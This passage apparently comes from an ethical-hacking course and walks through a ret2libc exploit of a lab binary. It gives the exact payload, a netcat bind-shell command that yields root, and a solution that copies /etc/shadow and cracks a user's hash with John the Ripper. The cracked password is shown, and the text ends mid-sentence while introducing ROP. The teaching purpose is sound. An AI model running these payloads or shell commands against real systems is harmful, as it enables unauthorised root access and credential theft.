0x41414141, which is an invalid memory address for this program.



Exercise: ret2libc (6)

- Locate the address of system()

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x41061170 <system>
```

- system() is at 0x41061170
- Export our argument as an environment variable


```
deadlist@deadlist:~$ export NC="nc.traditional -l -p 8989 -e /bin/sh"
deadlist@deadlist:~$ ./env NC
NC is located at 0xbffff675
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc (6)

Now that we know the location of the return pointer on the stack, we must determine the address of the system() function. If the program is not currently running inside of GDB, type “run” again to restart the program. Once GDB pauses execution of the program at the breakpoint you set, type in “print system.” This should give you the result on the first image above, printing the address of the system() function, which is 0x41061170. Record this address as you will need it shortly.

Next, we need to create an environment variable with the command of our choice that will be passed to the system() function. For our example, type in “export NETCAT=“nc .traditional–l –p 8989 –e /bin/sh” and press enter. You may type in “echo $NC” to make sure you got the command right. Next, from your /home/deadlist directory, type the command “./env NC” and press enter. You should get the result displayed on the bottom image on the slide. The “env” program is a simple program to show you the address of where in memory the environment variable you give to it is located. This program comes in handy often, although its accuracy is not perfect. For example, you may need to try some addresses close to the address you are given to find the exact location in memory; i.e. If it gives you 0xbffff675, the actual starting location you are looking for may be somewhere closer to 0xbffff66b. Once you determine the location of your environment variable, record it and move on. Note that environment variables will be at different locations than the address shown on this slide. Each time you create an environment variable, they are placed at different locations and are specific to your current shell.



Exercise: ret2libc (7)

- Running the exploit ...

```
deadlist@deadlist:~$ python -c 'print "A" *20 + "\x70\x11\x06\x41SANS\x6b
\xf6\xff\xbf"' |./passlibc
```

```
AAAAAAA  41061170 SANS  bffff66b
|-----------|----------|-------|---------|
   buffer     system()   Pad      Arg
```

Execution will jump here when system() finishes...

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc (7)


We now have the information needed to launch our attack on the “passlibc” program. The ASCII diagram recaps this information and shows the order of how it should be laid out.

```
 AAAAAAA  41061170  SANS  bffff66b
|------------|------------|-------|----------|
  buffer     system()   Pad      Arg
```

At command-line, enter in: python –c ‘print “A”*20 + “\x70\x11\x06\x41SANS\x6b\xf6\xff\xbf”’ |./passlibc #Note that your env var address is going to be different!

This will start the passlibc program and pipe in our attack input in the following order. First, we send 20 A’s to get us to the start of the return pointer. We then put in the address of the system() function 0x41061170. Next we add in four bytes of padding. I chose SANS, but you can use any four letters here. This is actually the location where execution will jump to once the system() function is completed. Often times, attackers will place the address of the exit() function here so that the program terminates gracefully. For our purposes it does not matter. The last piece to put in is the address of our NC environment variable that opens up our back door.

If your attack is unsuccessful, you may be given clues on the screen, which can help you to easily diagnose the problem. For example, many times if you do not have the exact address of the start of the environment variable, you will get an error message, often saying something such as, “-p 8989 –e /bin/sh” command not found. By looking at this, you might easily deduce that your environment variable address is a few bytes short of spelling out the full, “nc.traditional –l –p 8989 –e /bin/sh.” This would lead you to guess a few bytes lower on your environment variable address.



Exercise: ret2libc (8)


Ret2sys Stack layout

Normal Stack	
Buffer	Buffer
SFP	SFP
RET	RET == system()
ARGS	4-byte PAD
	ARG to system()

- The PAD is the return pointer for the call to system().

Exercise: ret2libc (8)

This diagram simply shows the layout of a ret2sys attack on the stack. On the left is a normal stack. On the right is the stack after we lay out our ret2sys attack. Everything is the same until you get to the return pointer. As you can see, we have overwritten the return pointer with the address of the system() function. Since we're calling a function, we have to mimic what the stack should look like. The system() function will expect to see the return pointer as the next four bytes on the stack, followed by arguments that system() will read in. For the return pointer to the system() function call, we are using a pad. It doesn't matter what it is as long as it's four bytes and not null bytes, as that will terminate the string. You could put in a call to another function here to chain function calls, as long as you supply the expected arguments. Note that the system() function expects a pointer to our argument.



Exercise: ret2libc (9)

- Checking the compromised host

```
deadlist@deadlist:~$ netstat -na |grep 8989
tcp        0      0 0.0.0.0:8989            0.0.0.0:*               LISTEN

deadlist@deadlist:~$ nc 127.0.0.1 8989
whoami
root
```


- What if you get the following?

```
Please enter the password: Access Denied!
sh: 1: onal: not found
Segmentation fault
```

Exercise: ret2libc (9)

To verify that our attack was successful, we must go and check to see if TCP port 8989 is listening on the system. Type in the command, "netstat –na |grep 8989" to see if the desired port is listening. If so, connect to the port with the command, "nc 127.0.0.1 8989." You may get a screen with no prompt. This is common, so you should try typing in a simple command such as "ls" to see if you get a response. If so, type in the command "whoami" to see what user you are running as. It should say "root" if your exploit was fully successful. If you were unable to connect, try to go back through the exercise to make sure everything was entered properly.

One issue you may commonly run into with ret2libc attacks is guessing the exact address of the environment variable's location. Remember that the environment variable you create is only good in the shell under which it was created. If you have two tabs open, it will not be in the other tab unless you created it there as well, and even then the addressing is likely to be different. The second image on the slide shows us that we are only executing part of the string at our environment variable's location. We see *sh: 1: onal: not found.* Our environment variable was set to run "nc.traditional." Since we see part of "traditional," we can begin to count the number characters we missed in the string *nc.traditional –l –p 8989 –e /bin/sh* and count back accordingly. You may often need to fudge this location.



Exercise: ret2libc – Your Turn!

- Your Goal
  - Run a return-to-libc attack to print out and save the /etc/shadow file
  - Unshadow /etc/passwd and /etc/shadow
  - Use John the Ripper to crack the password for uberadmin

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Exercise: ret2libc – Your Turn!

It is now your turn to attempt a ret2libc attack on the passlibc program. You already have much of the information needed to run this attack, but it is good practice to perform all the steps, including determining the buffer size, locating the return pointer, the address of the system() function, and utilizing environment variables to get what you need.

There are no hints for this exercise other than what is provided above and what we just covered on the prior pages. The solution is available on the following pages; however, do not move ahead to get the answers, as we will quickly go over the solution as a group. Your goal is to run the same style of ret2libc attack, this time printing out the "/etc/shadow" password file and cracking the password of the user "uberadmin." You should be able to complete the attack using the "unshadow" tool and "John the Ripper." The syntax for the unshadow tool once you get /etc/shadow, is:

unshadow </etc/passwd file from compromised system> <shadow file you compromised> > <destination file>

john <destination file name from unshadow command>



Exercise: ret2libc – Solution (1)

```
deadlist@deadlist:~$ export PW="cat /etc/shadow > shadow.txt"
deadlist@deadlist:~$ ./env PW
PW is located at 0xbffffdb5
```

Export the environment variable

```
deadlist@deadlist:~$ python -c 'print "A" *20 + "\x70\x11\x06\x41SANS\xab\xfd\xff\xbf"' |./passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password: Access Denied!
Segmentation fault
deadlist@deadlist:~$ ls -la shadow.txt
-rw-rw-r-- 1 root root 1034 Jul 21 15:42 shadow.txt
```

Run the exploit

Check for shadow.txt

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc – Solution (1)

As with the last exercise, a common option to run a successful local exploit with a ret2libc style attack is to create an environment variable with the desired command to be executed by the system() function. The instruction for this exercise was to gain a copy of the /etc/shadow file, which is normally only readable by root. Exporting an environment variable to help with this exploit is probably the easiest way. Use the command (or simply cat the shadow file to the screen):


export PW="cat /etc/shadow > shadow.txt"

Next run the "env" program to print out the address of the PW environment variable you just created. Once you obtain the address of the environment variable, you can move forward with attempting to run your exploit. Remember that the location of your environment variable will be different than the one on the slide. You will also likely have to search through nearby memory to find the exact starting location of your environment variable.

It's now time to run the exploit against the "passlibc" program. As we learned during the last exercise, twenty A's must be typed in before hitting the start of the return pointer. The following is the proper layout of the command-line attack:

```
python –c 'print "A"*20 + "\x70\x11\x06\x41SANS\xab\xfd\xff\xbf" |./passlibc
                           System()   |  Pad  |   Env Var
```

To determine if your attack was successful, you must check for the shadow.txt file in your /home/deadlist directory using the command, "ls –la shadow.txt." As you can see on the slide, the shadow.txt file has been created and is not of 0 size.



Exercise: ret2libc – Solution (2)

- Check for shadow.txt

```
deadlist@deadlist:~$ cat shadow.txt | tail -n 3
saned:*:15453:0:99999:7:::
deadlist:$1$0S060e$e5Psner2yzwasCFNCi.1N/:15541:0:99999:7:::
uberadmin:$6$pS8htbVU$tpiPV85xZkdsuvqOhMzKSADSUw8n3JvRxUb1DOlVnKC/QZkGUmpQ
DYbQ9dcwGbeMLwolTnWSBw6P.Inw8vLZs0:15542:0:99999:7:::
```


- Unshadow /etc/passwd & shadow.txt
- Launch "John the Ripper"

```
deadlist@deadlist:~$ cat unshadow.txt | tail -n 1
uberadmin:$6$pS8htbVU$tpiPV85xZkdsuvqOhMzKSADSUw8n3JvRxUb1DOlVnKC/QZkGUmpQ
DYbQ9dcwGbeMLwolTnWSBw6P.Inw8vLZs0:1001:1001:Bruce,123,555-555-5555,555-55
5-1111:/home/uberadmin:/bin/bash
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc – Solution (2)

Verify that the shadow.txt file created in your /home/deadlist directory contains the desired contents. Simply run "cat shadow.txt" and check to see if you have captured the password hash of the uberadmin account. Once you confirm the account, you must use the "unshadow" tool to merge the /etc/shadow file with the /etc/passwd file. To do so, use the command "unshadow /etc/passwd shadow.txt >unshadow.txt." You can then view the unshadow.txt file to make sure unshadow properly created the file.



Exercise: ret2libc – Solution (3)

- Launch "John the Ripper"

```
deadlist@deadlist:~$ john --format=crypt unshadow.txt
```


```
deadlist@deadlist:~$ john unshadow.txt --show
deadlist:deadlist:1000:1000:Teh Deadlister,,,:/home/deadlist:/bin/bash
uberadmin:theking9:1001:1001:Bruce,123,555-555-5555,555-555-1111:/home/ube
radmin:/bin/bash
```

- Check to see if the password is cracked for uberadmin

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: ret2libc – Solution (3)

Finally, launch "John the Ripper" against the unshadow.txt file to crack the account for uberadmin. This can be done by simply typing "john –format=crypt unshadow.txt." When successful, you should get the password of "theking9" for the uberadmin account. This may take a bit of time.



Return Oriented Programming


- ROP is the successor to return-to-libc style attacks
  - Hovav Shacham first coined the term Return Oriented-Programming (ROP)
    - http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf
- ROP can be multi-staged or turing-complete
  - Injection of code may or may not be required
  - Jump Oriented Programming (JOP) technique can perform a similar goal through a gadget dispatcher to avoid stack dependency and ESP advancement

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Return Oriented Programming (ROP)

ROP is an increasingly common attack technique used to exploit vulnerabilities on modern operating systems. The primary benefit of the technique is that you do not have to rely on code injection and execution in potentially non-executable areas of memory, as well as having the ability to defeat other OS protections such as ASLR. By utilizing a series of instruction sequences, known as gadgets, one can compile a potentially turing-complete code execution path with the same result as shellcode. Return-to-libc is a simple concept. We create an environment variable, pass the pointer to the environment variable as an argument to a desired function whose address we used to overwrite a return pointer, and have our argument executed. There are certainly other uses of return-to-libc, but the concept is generally the same. One issue with this technique is that local access is usually required to have a successful exploit. This rules out most remote exploit attacks. ROP is not restricted to local exploits as it uses executable code segments from common libraries loaded by a program. As long as the addresses of the desired code sequences are at the same location on each system being exploited, the attack is successful. Systems using different versions of libraries may have different addressing, although many have been identified to be relatively static between versions.

Under different names, the idea of ROP has been around for quite a while; however, it was not until Hovav Shacham's research that it was proven the technique could be turing-complete. Using a proper sequence of instructions, which may or may not require returns, chunks of code which exist in libraries can be used to perform an author's bidding. From a high level, turing-complete simply means that the ROP technique can perform any function such as that of the x86 instruction set. ROP is often used in a non-turing-complete fashion as well, to perform actions such as disabling security controls. In this method, the first stage of the attack may use ROP to format stack arguments, next calling a desired function to disable a security control, and finally returning control to injected code in a newly executable area of memory. The term 